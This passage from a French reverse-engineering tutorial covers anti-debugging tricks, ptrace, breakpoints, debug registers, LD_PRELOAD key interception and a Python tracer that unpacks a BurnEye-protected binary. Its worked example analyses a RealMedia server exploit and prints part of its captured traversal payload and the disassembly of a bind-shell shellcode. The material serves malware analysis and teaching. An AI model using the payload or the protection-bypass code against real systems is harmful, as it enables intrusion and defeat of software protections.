Une autre idée de protection anti-reversing est de tromper le désassembleur en assemblant d'une certaine façon les parties critiques du binaire. Il suffit par exemple d'ajouter un saut (`jmp`) en plein milieu d'une instruction, là où le code réel démarrera [antidbg]. Le désassembleur n'y verra que du feu et désassemblera l'instruction entière. Il sera complètement décalé par rapport au code réel. On donne en quelque sorte au désassembleur une fausse indication sur le flot d'exécution du programme.

Analyse dynamique

L'analyse dynamique consiste à observer le programme tourner. Cela suppose de prendre beaucoup plus de précautions car la moindre imprudence ou erreur de manipulation peut coûter cher.

Ce genre d'analyse s'effectue avec un utilisateur restreint ou sur une machine isolée ou encore sur une machine virtuelle. Cette dernière solution est en général la mieux adaptée car elle permet d'obtenir un environnement très proche d'une machine normale, tout en étant capable de contenir toute erreur. On peut même avoir la possibilité d'effectuer des photographies de l'état de la machine propre, et ainsi de revenir rapidement en arrière en cas de catastrophe.

Les techniques de débogage

Si nous pouvons déboguer un programme, c'est avant tout grâce à la présence de certaines fonctionnalités du processeur pour permettre ce genre de choses. La connaissance du fonctionnement intime du débogueur est primordiale pour pouvoir tracer un programme intégrant des protections anti-débogueurs. Nous allons en décrire quelques-unes concernant le processeur x86, ainsi que la façon dont elles interagissent avec un noyau UNIX choisi au hasard : Linux.

L'appel système ptrace

L'appel système `ptrace()`, disponible sur beaucoup d'Unix, permet de prendre le contrôle d'un processus. Il est alors possible de stopper, relancer, exécuter pas à pas le programme, ou encore d'accéder à sa mémoire et aux registres processeurs de son contexte.

L'accès à ces derniers se fait grâce aux fonctions `PTRACE_PEEKUSR`/`PTRACE_POKEUSR` qui permettent de manipuler une zone mémoire de 284 octets, décrite par la structure `struct user` du fichier `/usr/include/sys/user.h`.

Le point d'arrêt logiciel

La première fonctionnalité offerte par le processeur est la possibilité d'interrompre l'exécution d'un programme à un endroit donné. Cela se fait en déclenchant un appel à l'interruption numéro 3 : `int 3` en assembleur. Celle-ci ne se différencie des autres interruptions que par la façon dont elle est codée en langage machine. Alors qu'un appel à une interruption quelconque se code sur deux octets, `0xCD`+`num`, celle-ci a un *opcode* spécial sur un seul octet, `0xCC`, et est ainsi moins intrusive lorsqu'on la place dans le code.

En effet, lorsque l'on demande au débogueur de placer un point d'arrêt à une adresse donnée, il va tout simplement écraser le premier octet de l'instruction figurant à cette adresse avec la valeur `0xcc`, noter qu'il y a placé un point d'arrêt et quel est l'octet écrasé.

Lorsque le programme s'exécute et que le processeur rencontre un opcode `0xCC` (`int 3`), il va consulter sa table d'interruptions (IDT, *Interrupt Descriptor Table*) pour savoir à quelle adresse se trouve le gestionnaire de cette interruption. Il s'agit, en temps normal, d'un bout de code du noyau Linux. Il détermine quel est le processus qui a déclenché cette interruption et lui envoie un signal `SIGTRAP`.

Ce signal suit le chemin d'un signal normal : si le processus est « ptracé() », c'est le processus qui le « ptrace() » qui interceptera le signal. Dans le cas contraire, le gestionnaire du signal correspondant est appelé. Le gestionnaire par défaut arrête le programme, et le shell affiche :

```
Trace/breakpoint trap (core dumped)
```

Un débogueur classique « ptrace() » le processus qu'il débogue. Il peut donc placer des points d'arrêt aux adresses qui lui sont demandées en écrasant l'octet à ces adresses par `0xCC`, lancer le programme, et attendre d'être notifié par le noyau de l'apparition d'un signal `SIGTRAP` à destination du processus débogué.

Lorsqu'un point d'arrêt est rencontré, il vérifie qu'il correspond bien à un point d'arrêt qu'il a lui-même posé. Le cas échéant, il le remplacera par l'octet d'origine pour continuer l'exécution, sans manquer de le replacer ensuite.

Considérons le programme suivant :

```
int main(void)
{
        int i;

        for (i=0; i < 8; i++) printf("%02x ",*((unsigned char
*)&main+i));
        printf("\n");
}
```

Il affiche les 8 premiers octets de la fonction `main()`. Lorsqu'on le lance sous `gdb`, on obtient le résultat attendu :

```
(gdb) x/8xb main
0x8048364 :   0x55 0x89 0xe5 0x83 0xec 0x18 0x83 0xe4
(gdb) r
Starting program: /tmp/t
55 89 e5 83 ec 18 83 e4
```

Si maintenant nous plaçons un point d'arrêt :

```
(gdb) break main
Breakpoint 1 at 0x804836a
```

Nous notons d'abord que gdb le place 6 octets après le début de la fonction (0x804836a au lieu de 0x8048364), une fois que le *stack frame* est établi, afin d'accéder facilement aux paramètres et aux variables locales.

Si nous interrogeons gdb sur le contenu de la mémoire, il va nous cacher la présence du point d'arrêt. Après tout, c'est censé être transparent :

```
(gdb) x/8xb main
0x8048364 :   0x55 0x89 0xe5 0x83 0xec 0x18 0x83 0xe4
```

En revanche, le programme n'est pas dans la confidence, et lorsqu'on lui demande d'afficher les 8 premiers octets, il ne va rien nous cacher :

```
(gdb) r
Starting program: /tmp/t
Breakpoint 1, 0x804836a in main ()
(gdb) c
Continuing.
55 89 e5 83 ec 18 cc e4 f0 b6 00 00 00 00 29 c4
```

Un programme qui observe son propre code, par exemple en effectuant des sommes de contrôle ou des *hashs* cryptographiques de parties de lui-même, peut donc détecter en particulier la présence de points d'arrêt logiciels.

Un autre point qu'il faut garder en tête est le cas du code auto-modifiant ou dynamique. Lorsqu'on place un point d'arrêt dans une partie de code qui va changer, au mieux le point d'arrêt va être écrasé par du nouveau code, au pire il va être transformé en une instruction erronée. Par exemple, dans le cas d'un code chiffré qui va être déchiffré, le point d'arrêt va être pris pour une donnée chiffrée par la fonction de déchiffrement et être transformé pour donner une instruction déchiffrée erronée.

L'avantage des points d'arrêts logiciels est le fait qu'on puisse en placer autant que nous le souhaitons et que nous puissions laisser le programme débogué vivre sa vie en attendant qu'il rencontre un point d'arrêt.

L'inconvénient, c'est son côté intrusif. L'ambiguïté code/données fait que le point d'arrêt ne posera pas de problème tant qu'il est considéré comme une instruction, mais ce ne sera pas toujours le cas.

Le traçage pas à pas

Lorsque nous souhaitons tracer un programme pas à pas, c'est-à-dire instruction par instruction, on utilise un autre mécanisme. Il serait bien entendu possible d'écraser toutes les instructions une par une avec un 0xCC, mais il y a plus simple. Le 8ème bit du registre EFlags du processeur est nommé TRAP. Sa valeur normale est 0. S'il est à 1, le processeur déclenche une interruption (int 1) à chaque instruction qu'il exécute.

Le noyau en sera averti et la convertira en un signal SIGTRAP envoyé au processus, lui-même intercepté par le débogueur grâce à ptrace.

Cela signifie qu'un programme peut accéder à ce drapeau et déterminer s'il est en train d'être tracé pas à pas :

```
main(void)
{
        int flags;

        __asm__("pushf  \n\
                 pop %%eax "
                 :"=a"(flags));
        printf((flags & 0x100) ? "trap!\n":"pas trap!\n");
}
```

```
Breakpoint 1, 0x804836a in main ()
(gdb) c
Continuing.
Pas trap !
```

Alors que :

```
Breakpoint 1, 0x804836a in main ()
(gdb) ni
0x804836d in main ()
(gdb) ni
0x8048372 in main ()
[...]
(gdb) ni
Trap !
```

Cela signifie également que le débogueur est averti de la même façon, qu'il s'agisse d'un point d'arrêt ou d'un traçage pas à pas. Lorsque gdb intercepte un signal SIGTRAP, il vérifie qu'il correspond bien à un point d'arrêt. Si ce n'est pas le cas, il regarde alors s'il a placé le programme en traçage pas à pas. Si ce n'est pas non plus le cas, il signale avoir reçu un SIGTRAP inattendu.

Par exemple, si nous plaçons un faux point d'arrêt logiciel dans notre programme :

```
int main(void)
{
        __asm__("int $3");
}
```

En mode normal, gdb se rend compte qu'il n'aurait pas dû recevoir ce signal :

```
(gdb) x/i $eip
0x8048344 <main+16>:    int3
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0x08048345 in main ()
```

Par contre, gdb ne verra rien lorsqu'on est en mode traçage pas à pas :

```
(gdb) x/i $eip
0x8048344 <main+16>:    int3
(gdb) ni
0x08048345 in main ()
```

S'il avait lui-même placé ce point d'arrêt, il nous aurait signalé le fait qu'on l'ait atteint. Cette confusion est due au fait qu'il n'y a pas de moyen de distinguer int3 et int1 directement. gdb considère qu'il s'agit de l'int 3 lorsque l'instruction courante correspond à un point d'arrêt qu'il a posé. Il aurait également pu lire l'opcode à cette adresse et regarder s'il s'agit de 0xcc ou non.

Les *watchpoints*

Les *watchpoints* sont des adresses mémoire à surveiller. Le débogueur laisse tourner le programme jusqu'à ce que leurs valeurs changent. Avant l'apparition des registres de débogage (voir paragraphe suivant), le seul moyen d'arriver à ce résultat était de tracer pas à pas et de vérifier que la valeur à cette adresse n'avait pas changée.

Il était de plus très difficile de tester l'accès en lecture à une adresse mémoire car il fallait en plus interpréter chaque instruction pour déterminer si elle accédait à la zone mémoire à surveiller.

Les registres de débogage

Les registres de débogage sont apparus plus tard dans la famille x86. Ils se composent d'un registre de contrôle (DR7), un registre de status (DR6), deux registres réservés (DR5, DR4) et 4 registres d'adresses (DR3, DR2, DR1, DR0). Il suffit de renseigner un registre d'adresse avec l'adresse qu'on souhaite surveiller. Le registre de contrôle permet lui d'indiquer si on souhaite surveiller les accès en lecture, en écriture ou en exécution à cette adresse. On peut ainsi aussi bien faire des points d'arrêt que des watchpoints.

Lorsqu'un accès est détecté, le processeur déclenche une interruption (`int 1`), elle-même transmise sous forme de signal (`SIGTRAP`) au programme, et interceptée par le débogueur. Le registre de status permet de distinguer une interruption à cause du traçage pas à pas d'une interruption provoquée par les registres de débogage, ainsi que de savoir, le cas échéant, quel registre d'adresse est concerné. Pour plus de détails, consultez le chapitre 12 de [i386].

L'accès en lecture ou écriture aux registres de débogage est une opération privilégiée. Un processus ne peut pas y accéder sans le demander au noyau. Le moyen prévu est encore et toujours `ptrace()`, grâce aux fonctions `PTRACE_PEEKUSR` et `PTRACE_POKEUSR`.

Sans outil

Il est possible de deviner le fonctionnement global de l'application juste en observant les paramètres visibles du processus : mappage mémoire, fichiers et ports ouverts, traces réseau...

Juste regarder

```
$ ./dmntreal
RealServ v1.0 against Linux/Intel RealMedia server <= 9.x
Compliled for D3m3nte by jmkr.

[-] ./dmntreal -h host -t num
[-] -h host - victims address
[-] -t type - 0 for target list
```

Il semble donc qu'il s'agisse d'un exploit réseau contre RealMedia. Si on effectue une capture réseau de l'exploit contre 127.0.0.1, on obtient :

```
# tcpdump -pnli any
tcpdump: listening on any
01:38:05.268192 127.0.0.1.32974 > 127.0.0.1.554: S 1747421512:1747421512(0)
        win 32767 <mss 16396,sackOK,timestamp 25999392 0,nop,wscale 0> (DF)
```

Si on ouvre le port 554 sur la machine pour voir ce qui arrive, nous obtenons :

```
# nc -lp 554
DESCRIBE /./../../../../../../../../../../../../../../../../../../../../../../../../..
[...]
/../../../../../../../../../../../../../../../../../../../../../../../../../../../../..
/../../../../../../../../../../../../../../../%d6%d6%d6%d6%d6%31%c0%31%db%31%c9%51%b1%
06%51%b1%01%51%b1%02%51%89%e1%b3%01%b0%66%cd%80%89%c1%31%c0%31%db%50%50%50%66%68
[...]
0%90%90%90%90%90%90%90%90%90%90%90%90%90%90%90%90%90%90%90%90%90%90%90%90%90%90 RTSP/1
.0
```

On voit donc tout de suite la teneur de l'attaque. On observe également une connexion supplémentaire sur le port 45295 :

```
spica:~$ sudo tcpdump -pnli any
tcpdump: listening on any
02:53:58.517680 127.0.0.1.33118 > 127.0.0.1.554: S 2078344510:2078344510(0)
[...]
02:54:01.524205 127.0.0.1.33119 > 127.0.0.1.45295: S 2079631911:2079631911(0)
02:54:01.524238 127.0.0.1.45295 > 127.0.0.1.33119: R 0:0(0) ack 2079631912(DF)
```

Si on tente de désassembler ce qui pourrait être un shellcode, on voit que c'en est bien un :

```
00000005  31C0            xor eax,eax
00000007  31DB            xor ebx,ebx
00000009  31C9            xor ecx,ecx
0000000B  51              push ecx
0000000C  B106            mov cl,0x6
0000000E  51              push ecx
0000000F  B101            mov cl,0x1
00000011  51              push ecx
00000012  B102            mov cl,0x2
00000014  51              push ecx
00000015  89E1            mov ecx,esp
00000017  B301            mov bl,0x1
00000019  B066            mov al,0x66
0000001B  CD80            int 0x80      /* socketcall socket() */
[...]
```

Vous pouvez le récupérer à l'adresse donnée en introduction. Il s'agit d'un shellcode qui écoute sur le port 45295 et qui, lors d'une connexion sur ce port, « forke » un shell. On a donc affaire à une *backdoor*. Une rapide recherche sur Internet permet de voir que ce shellcode n'a pas été créé uniquement pour cet exploit puisqu'on peut le retrouver ailleurs. Le numéro du port est de plus cohérent avec ce que l'on a observé sur la trace réseau.

Si cette fois, nous ouvrons en plus le port 45295, nous obtenons :

```
$ nc -lp 45295
id;uname -a;w
```

Et, du côté de l'exploit, nous avons l'autre côté de la connexion TCP :

```
$ ./dmntreal -h 127.0.0.1  -t 1
RealSer v1.0 against Linux/Intel RealMedia server <= 9.0
Compiled for D3m3nt3 by jmjkr.

[*] starting connection
[*] attacking HelixServer 9.0 (9.0.2.794) linux-2.2-libc6-i586-server
[*] making evil ##
[*] sending ##
[*] now attempt to 127.0.0.1
[*] d:-D Have you got a shell.
```

L'utilisation de la pseudo-interface `any` dans `tcpdump` permet d'écouter sur toutes les interfaces de la machine en même temps. Nous pouvons ainsi être sûr de ne pas manquer un éventuel trafic lié à une activité malsaine du programme inconnu (backdoor qui se connecte sur IRC, envoi de mail, etc.).

Surcharge de bibliothèques

La technique de surcharge de bibliothèques consiste à demander au *loader* dynamique de pré-charger une bibliothèque dynamique de notre conception, dont les fonctions vont surcharger les fonctions des bibliothèques système utilisées par le programme. Nos fonctions se retrouvent donc en position d'homme du milieu et peuvent modifier le comportement des fonctions originales.

Imaginons un programme qui utilise la bibliothèque partagée OpenSSL pour chiffrer les données qu'il stocke dans des fichiers. La clé de chiffrement se trouve quelque part dans le programme, sans doute bien protégée par des mesures anti-reverse engineering, et autres couches d'obscurcissement. Or, il est un moment où la clef sera intelligible : lors des appels aux fonctions de chiffrement ou de déchiffrement de la bibliothèque cryptographique. Nous

utilisons le programme d'exemple figurant dans la page de man d'evp (man EVP_CipherInit) :

```
#include <openssl/evp.h>

int do_crypt(FILE *in, FILE *out, int do_encrypt)
{
    [...]

    unsigned char key[] = "@AAAAAAAAAAAAAAAAAA@";
    unsigned char iv[] = "CBBBBBBC";
    EVP_CipherInit_ex(&ctx, NULL, NULL, key, iv, do_encrypt);
    [...]

int main(int argc, char *argv[])
{
    do_crypt(stdin, stdout, argc > 1);
}
```

Nous imaginons que la clef et le vecteur d'initialisation sont bien cachés et que le binaire est correctement protégé. Notez cependant que clef et IV ont été choisis alphanumériques par commodité, mais ils font bien respectivement 168 et 64 bits.

On peut les retrouver sans avoir à désassembler ou tracer le programme, juste en interceptant l'appel à EVP_CipherUpdate(). Notre fonction d'interception écrira les clefs et les vecteurs d'initialisation fournis en toute confiance à OpenSSL sur le descripteur de fichier 3, qu'il faudra ne pas oublier de détourner pour récupérer ces valeurs.

```
#include <openssl/evp.h>
#include <dlfcn.h>

int (*CipherInit)(EVP_CIPHER_CTX *ctx,const EVP_CIPHER *cipher, ENGINE *impl,
            const unsigned char *key,const unsigned char *iv, int enc);
int  EVP_CipherInit_ex(EVP_CIPHER_CTX *ctx,const EVP_CIPHER *cipher, ENGINE *impl,
                    const unsigned char *key,const unsigned char *iv, int enc)
{
    if (key) {
        write(3, "key=[",5);
        write(3, key, ctx->key_len);
        write(3, "]\n",2);
    }
        if (iv) {
        write(3, "iv=[", 4);
        write(3, iv, ctx->cipher->iv_len);
        write(3, "]\n",2);
    }
    return (*CipherInit)(ctx, cipher, impl, key, iv, enc);
}

void _init()
{
        CipherInit = dlsym(RTLD_NEXT, "EVP_CipherInit_ex");
}
```

Nous allons donc demander à notre exemple de chiffrer /dev/null pour récupérer les clefs.

```
$ gcc -o evpsample evpsample.c -lssl
$ gcc -D_GNU_SOURCE -shared -fPIC -nostartfiles -o EVPmitm.so EVPmitm.c -ldl
$ LD_PRELOAD=./EVPmitm.so ./evpsample 3>&2 < /dev/null
key=[@AAAAAAAAAAAAAAAAAA@]
iv=[CBBBBBBC]
```

Outils systèmes et développement

strace/ltrace/truss/ktrace

Tous ces outils servent à rendre compte des appels systèmes ou des appels aux bibliothèques faits par un programme donné. La méthode utilisée diffère : strace et ltrace utilisent l'appel système ptrace() qui permet de contrôler l'exécution d'un processus donné ; ktrace utilise un mécanisme inclus dans le noyau BSD ; truss se sert de procfs pour son contrôle. Tous ces outils ne sont pas présents sur tous les Unix, mais tout Unix dispose d'au moins un de ces outils.

Leur utilisation va permettre d'analyser rapidement le fonctionnement interne d'un programme. Dans le cas de notre exploit, nous avons rapidement pu cerner son activité principale. Cependant, nous ne pouvons être sûr qu'aucune activité cachée n'a eu lieu : installation d'une backdoor, vandalisme, etc.

La méthode de fonctionnement de strace est très simple : le programme utilise la fonction PTRACE_SYSCALL de ptrace() qui laisse tourner le processus « ptracé » jusqu'au prochain appel système, puis jusqu'à la fin de celui-ci. Au premier arrêt, on peut récupérer le numéro de l'appel système dans une sauvegarde du registre EAX nommée ORIG_EAX ainsi que les paramètres dans les autres registres (EBX, ECX, etc.). Au deuxième arrêt, nous pouvons obtenir le code de retour de l'appel système dans EAX. Il est donc aisé d'écrire son propre strace rudimentaire en quelques lignes de python, que vous trouverez sur [miscprog].

Le débogueur gdb

La fonction première de gdb est le débogage. Cela signifie qu'il a été conçu pour fonctionner de manière optimale avec des programmes compilés avec des informations de débogage. Il fonctionne bien sûr très bien avec des programmes strippés, rien n'a été fait pour traiter les binaires protégés.

Les outils de débogage ne sont en général pas préparés à ce genre de contre-attaque : ils ont été développés dans le but de déboguer des programmes de bonne volonté. Nous allons cette fois travailler sur la même backdoor, mais nous allons cette fois commencer par la protéger à l'aide de BurnEye :

```
$ strace ./dmntreal
execve("./dmntreal", ["./dmntreal"], [/* 28 vars */]) = 0
signal(SIGTRAP, 0x5371a0c)              = 0 (SIG_DFL)
-- SIGSEGV (Segmentation fault) @ 0 (0) --
+++ killed by SIGSEGV +++
$ gdb -q ./dmntreal
(no debugging symbols found)...(gdb) r
Starting program: /spare2/tmp/re/dmntreal
warning: shared library handler failed to enable breakpoint

Program received signal SIGTRAP, Trace/breakpoint trap.
0x053714c7 in ?? ()
```

gdb ne s'en sort pas mieux :

```
$ gdb -q ./dmntreal (no debugging symbols found)...(gdb) r Starting program:
/spare2/tmp/re/dmntreal warning: shared library handler failed to enable breakpoint
Program received signal SIGTRAP, Trace/breakpoint trap. 0x053714c7 in ?? ()
```

On voit donc un signal de débogage déclenché alors que nous n'avons placé aucun point d'arrêt. C'est la première technique anti-reverse à passer : un appel à l'interruption 3 est placé dans des endroits stratégiques du programme. Ce genre d'appels est normalement placé par le débogueur à chaque point d'arrêt, et c'est lui qui reçoit le signal. Lorsque le programme protégé s'exécute normalement, le point d'arrêt déclenche le signal, attrapé par un gestionnaire qui effectue certaines opérations qui influeront sur la suite du programme. Dans le cas où le programme est débogué, le signal SIGTRAP est attrapé par le débogueur, qui ne sait pas quoi faire de ce signal, puisqu'il ne correspond à aucun point d'arrêt connu. Dans le pire des cas, le débogueur plante, et dans le meilleur, le gestionnaire de signal n'est pas appelé :

```
(gdb) r
Starting program: /spare2/tmp/re/dmntreal
warning: shared library handler failed to enable breakpoint
Program received signal SIGTRAP, Trace/breakpoint trap.
0x053714c7 in ?? ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x00000000 in ?? ()
```

Une méthode fastidieuse consiste à le rappeler à la main. Une méthode ingénieuse consiste à préciser à gdb de le faire.

```
(gdb) handle SIGTRAP pass
SIGTRAP is used by the debugger.
Are you sure you want to change it? (y or n) y
Signal        Stop      Print   Pass to program Description
SIGTRAP       Yes       Yes     Yes             Trace/breakpoint trap
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /spare2/tmp/re/dmntreal
warning: shared library handler failed to enable breakpoint

Program received signal SIGTRAP, Trace/breakpoint trap.
0x053714c7 in ?? ()
(gdb) c
Continuing.
RealServ v1.0 against Linux/Intel RealMedia server <= 9.x
Compliled for D3m3nte by jmkr.

[-] /spare2/tmp/re/dmntreal -h host -t num
[-] -h host - victims address
[-] -t type - 0 for target list

Program exited with code 01.
```

Outils de reverse

Pour faire du reverse engineering contre ce type de programmes, quelques outils peu connus existent dans le monde Unix.


Fenris/Aegir

Fenris est un outil aux dons très variés. On peut tout d'abord l'utiliser en remplacement avantageux de strace ou ltrace : il est en effet plus robuste, plus précis, et dispose de la capacité de reconnaître des fonctions à partir de leur empreinte, lorsqu'on a affaire à un binaire statique strippé.

```
$ fenris /bin/true
+++ Executing '/bin/true' (pid 11447, dynamic) +++
11447:00 <8049a1e> cndt: if-below block (signed) +28 executed
11447:00 [L] local fnct_1 (1)
11447:00 + fnct_1 = 0x8048a50
11447:01  U A:lib_804875@ (6)
11447:01  ...return from libc = s/41131921
11447:01  + 41131921 = map 41019000:1254244 <off 1149217> (opened in S
main:write, mapped in S main:readdir)
11447:01  U A:lib_80487a@ (g/8049cef "coreutils")
11447:01  \ new buffer candidate: 8049cef:10
11447:02   [L] SYS brk (0x0) = 134525996
11447:02   [L] SYS brk (0x806c42c) = 134661164
11447:01  ...return from libc = s/41131969 "/usr/share/locale"
11447:01  + 41131969 = map 41019000:1254244 <off 1149289> (opened in S
main:write, mapped in S main:readdir)
```

Cette sortie peut être récupérée par le programme Ragnarok qui va croiser les données et générer une page HTML présentant le déroulement du programme sous 5 angles différents tels que l'historique des buffers ou des descripteurs de fichier.

Figure 1



On peut également utiliser l'un des frontaux de Fenris, aegir ou sa version ncurses, nc-aegir, pour obtenir un débogueur interactif à la gdb, avec un look SoftICE pour la version ncurses : voir figure 1.

Certaines fonctions bien sympathiques pour le reverse engineering, comme la détection du nombre de paramètres d'une fonction ou sa valeur de retour, en font un outil agréable à utiliser.

Fenris permet de sauter le prologue de la libc automatiquement. Mais quand il n'y en a pas, et que de plus le segment de départ n'est pas celui habituel, il est un peu perdu. Cependant, il est capable de s'en rendre compte :

```
************************************************************
* Hmm, call me suspicious. I tried to skip libc prolog for *
* this application, but it seems to me I skipped way too   *
* much. Maybe this program is too smart for me? Maybe it   *
* was compiled in some exotic place? Consider using -s     *
* option for now, and contact my author!                   *
************************************************************
```

Nous utilisons alors le paramètre -s pour ne pas tenter de sauter un éventuel prologue, -X 0x05 pour lui signaler que le principal se situe du côté de l'adresse 0x05000000, et non 0x08000000 comme c'est le cas d'habitude. Enfin, l'option -C demandera de ne pas rendre compte des sauts pour accélérer un peu le traçage.

```
$ fenris -C -s -X 0x05 -W /tmp/aegir-sock ./dmntreal
```

Dans une autre fenêtre :

```
$ aegir /tmp/aegir-sock
[+] Connecting to Fenris at /tmp/aegir-sock...
[+] Trying to send "hello" message...
[*] Response ok, connection established.
[...]

Executable: ./dmntreal
Arguments :

11533:00 \ new map: 40000000:8192 (/lib/ld-linux.so.2)
05371035:       push   ds:0x5371008
[aegir] run
Resuming at 0x5371035...
+++ Process 11533 killed by signal 11 +++
```

Il semblerait que BurnEye ait eu raison de Fenris, et pourtant, dans la fenêtre de Fenris, on peut lire :

```
************************************************************
* WARNING: I detected a debugger trap planted in the code at *
* address 0x053714c6. This int3 call is "connected" to a     *
* SIGTRAP handler at 0x05371a0c. Please use Aegir or nc-aegir *
* carefully remove this trap, see the documentation.         *
************************************************************
```

```
deneb:~$ aegir /tmp/aegir-sock
[+] Connecting to Fenris at /tmp/aegir-sock...
[+] Trying to send "hello" message...
[*] Response ok, connection established.
[...]
[aegir] disass 0x053714c6
053714c6:       cmp    eax,dword ptr [edi-2013050554]
```

Nous n'avons pas d'int3 à cette adresse. Sans doute le code est-il chiffré pour l'instant. Nous ne pouvons pas y placer un point d'arrêt logiciel car cette partie de code va changer, mais un point d'arrêt matériel fera l'affaire.

```
[aegir] break 0x053714c6
Breakpoint #0 added.
[aegir] run
Resuming at 0x5371035...
11697:01  SYS signal (5, 0x5371a0c) = 0
11697:01  + signal 5 = Trace/breakpoint trap
11697:01  + 0x5371a0c = fnct_7
*****************************************************************
* WARNING: I detected a debugger trap planted in the code at  *
* address 0x053714c6. This int3 call is "connected" to a      *
* SIGTRAP handler at 0x05371a0c. Please use Aegir or nc-aegir *
* carefully remove this trap, see the documentation.          *
*****************************************************************
>> Breakpoint #0 stop at 0x53714c6 [fnct_4+86].
053714c6 [fnct_4+86]:   int3
```

Nous avons cette fois l'int3 à l'adresse prévue. Le déchiffrement est donc, au moins partiellement, fait. Nous commençons par écraser l'instruction par un nop :

```
[aegir] setmem 0x053714c6 0x90
Memory at address 0x53714c6 modified.
[aegir] disass 0x053714c6
053714c6 [fnct_4+86]:   nop
```

Puis nous désassemblons le gestionnaire du signal, à l'adresse indiquée par Fenris :

```
[aegir] disass 0x05371a0c 10
05371a0c [fnct_7]:      push   ebp
05371a0d [fnct_7+1]:    mov    ebp,esp
05371a0f [fnct_7+3]:    inc    ds:0x5375748
05371a15 [fnct_7+9]:    leave
05371a16 [fnct_7+10]:   ret
```

Nous voyons donc qu'il suffit d'incrémenter la valeur du mot à l'adresse 0x5375748 pour imiter le comportement du gestionnaire :

```
[aegir] x 0x5375748 4
05375748: 00 00 00 00                                      | ....
[aegir] setmem 0x5375748 1
Memory at address 0x5375748 modified.
[aegir] x 0x5375748 4
05375748: 01 00 00 00                                      | ....
[aegir] run
Resuming at 0x53714c6...
+++ Process 11697 exited with code 127 in syscall lookup_dcookie (252) +++
```

Cette fois, nous avons pu tracer le processus jusqu'au bout en déjouant la protection de BurnEye. Elle est certes très rudimentaire, mais il faut bien commencer par quelque chose, et vous avez tout loisir de passer à des binaires un peu plus coriaces.

Se programmer un traceur

Si nous étudions le fonctionnement d'un programme protégé par BurnEye, nous pouvons voir que son exécution commence par le déchiffrement du programme en mémoire, puis d'un saut vers le point d'entrée original de ce dernier. On peut imaginer tracer le programme de manière automatique, en tentant de déjouer les pièges de la protection, puis repérer le saut vers le programme protégé pour stopper le traçage et écrire le programme déchiffré sur le disque, pour disposer d'une version déprotégée de ce dernier. Bien sûr, cela n'est pas toujours aussi simple. Les protections changent souvent une partie du programme pour qu'il ne puisse exister sans la protection. Nous pouvons cependant essayer.

Ces quelques lignes de Python vont tracer pas à pas un programme jusqu'à ce que le pointeur d'instruction EIP atteigne une valeur entre 0x8040000 et 0x8050000. À ce point, le binaire se trouve totalement déchiffré juste derrière le moteur BurnEye. Il est en partie « remappé » à son adresse normale d'exécution. Il suffit de sonder la mémoire à partir d'un point situé aux alentours de la fin du moteur BurnEye jusqu'à retrouver le nombre magique des fichiers ELF et de sauvegarder la mémoire à partir de ce point jusqu'à la fin du fichier, dont on aura pris soin de calculer la taille.

On peut noter, en rouge dans le code suivant, la partie de code qui se charge de contourner la protection anti-débogage de BurnEye. Lorsque l'instruction rencontrée est un int3 (opcode 0xCC), EIP est avancé d'une instruction, comme l'aurait fait le processeur si le mode pas à pas n'était pas activé, et un signal SIGTRAP est envoyé au processus via ptrace.

```
#! /usr/bin/env python
import ptrace,os,sys,struct

fname = "/tmp/dump"
target = [0x8040000, 0x8050000]
start = 0x053759A0  # Adresse proche de la fin du moteur burneye

f=open(sys.argv[1]) # Détermination de la taille du binaire protégé
f.seek(0,2)
size = f.tell()
f.close()

USER_EIP = 12*4
SIGTRAP = 5

pid = os.fork()
if pid == 0:
    ptrace.traceme()
    os.execvp(sys.argv[1],sys.argv[1:])

os.waitpid(pid,0)

signal=0
while 1:
    ptrace.singlestep(pid, signal)
    signal = 0
    os.waitpid(pid,0)
    eip = ptrace.peekuser(pid,USER_EIP)
    isn = ptrace.peekdata(pid, eip)
    if isn & 0xff == 0xcc:
        print "Fake breakpoint detected!"
        ptrace.pokeuser(pid,USER_EIP,eip+1)
        signal=SIGTRAP
    if eip > target[0] and eip < target[1]:
        print "here we are! EIP=%#08x" % eip
        break

print "Probing memory from %#08x" % start
while 1:
    try:
        data=ptrace.peekdata(pid,start)
        if data == 0x464c457fL:  # ELF magic
            break
    except:
        pass
    start += 1
print "Dumping memory from %#08x to file [%s]" % (start, fname)
```

```
f=open(fname,"w")
for i in range((size+0x5370000-start+3)/4):
    try:
        data=ptrace.peekdata(pid,start)
    except:
        break
    f.write(struct.pack("I",data))
    start += 4
f.close()

print "Dump finished at address %#08x" % start

ptrace.kill(pid)
```

Ce code est orienté BurnEye, mais le principe reste valable pour d'autres programmes. Il serait également possible d'ajouter des contournements pour cacher le fait que le programme est tracé pas à pas en repérant les instructions d'accès au registre `EFlags` et en effaçant la trace du drapeau `TrapFlag`. Par exemple, on pourrait très bien, après un `pushf`, mettre à 0 le bit 8 du mot pointé par `ESP`. Nous commençons ainsi le jeu du chat et de la souris.

Nous pouvons faire une variante de ce traceur en utilisant les registres de débogage. Nous pouvons ainsi obtenir un traceur infiniment plus rapide, mais nous ne pourrons pas fournir une fourchette de valeurs d'`EIP` comme condition d'arrêt. Il faudra tomber juste.

Tout d'abord, nous initialisons les registres, et en particulier `DR0` avec l'adresse du point d'arrêt (voir le chapitre 12 de [i386] pour plus de détails).

```
USER_DR0 = 63*4
USER_DR6 = 69*4
USER_DR7 = 70*4

ptrace.pokeuser(pid, USER_DR0, 0x804985e)
ptrace.pokeuser(pid, USER_DR6, 0)
ptrace.pokeuser(pid, USER_DR7, 1)
Cette fois, la partie de traçage devient :

while 1:
    ptrace.cont(pid,signal)
    signal=0
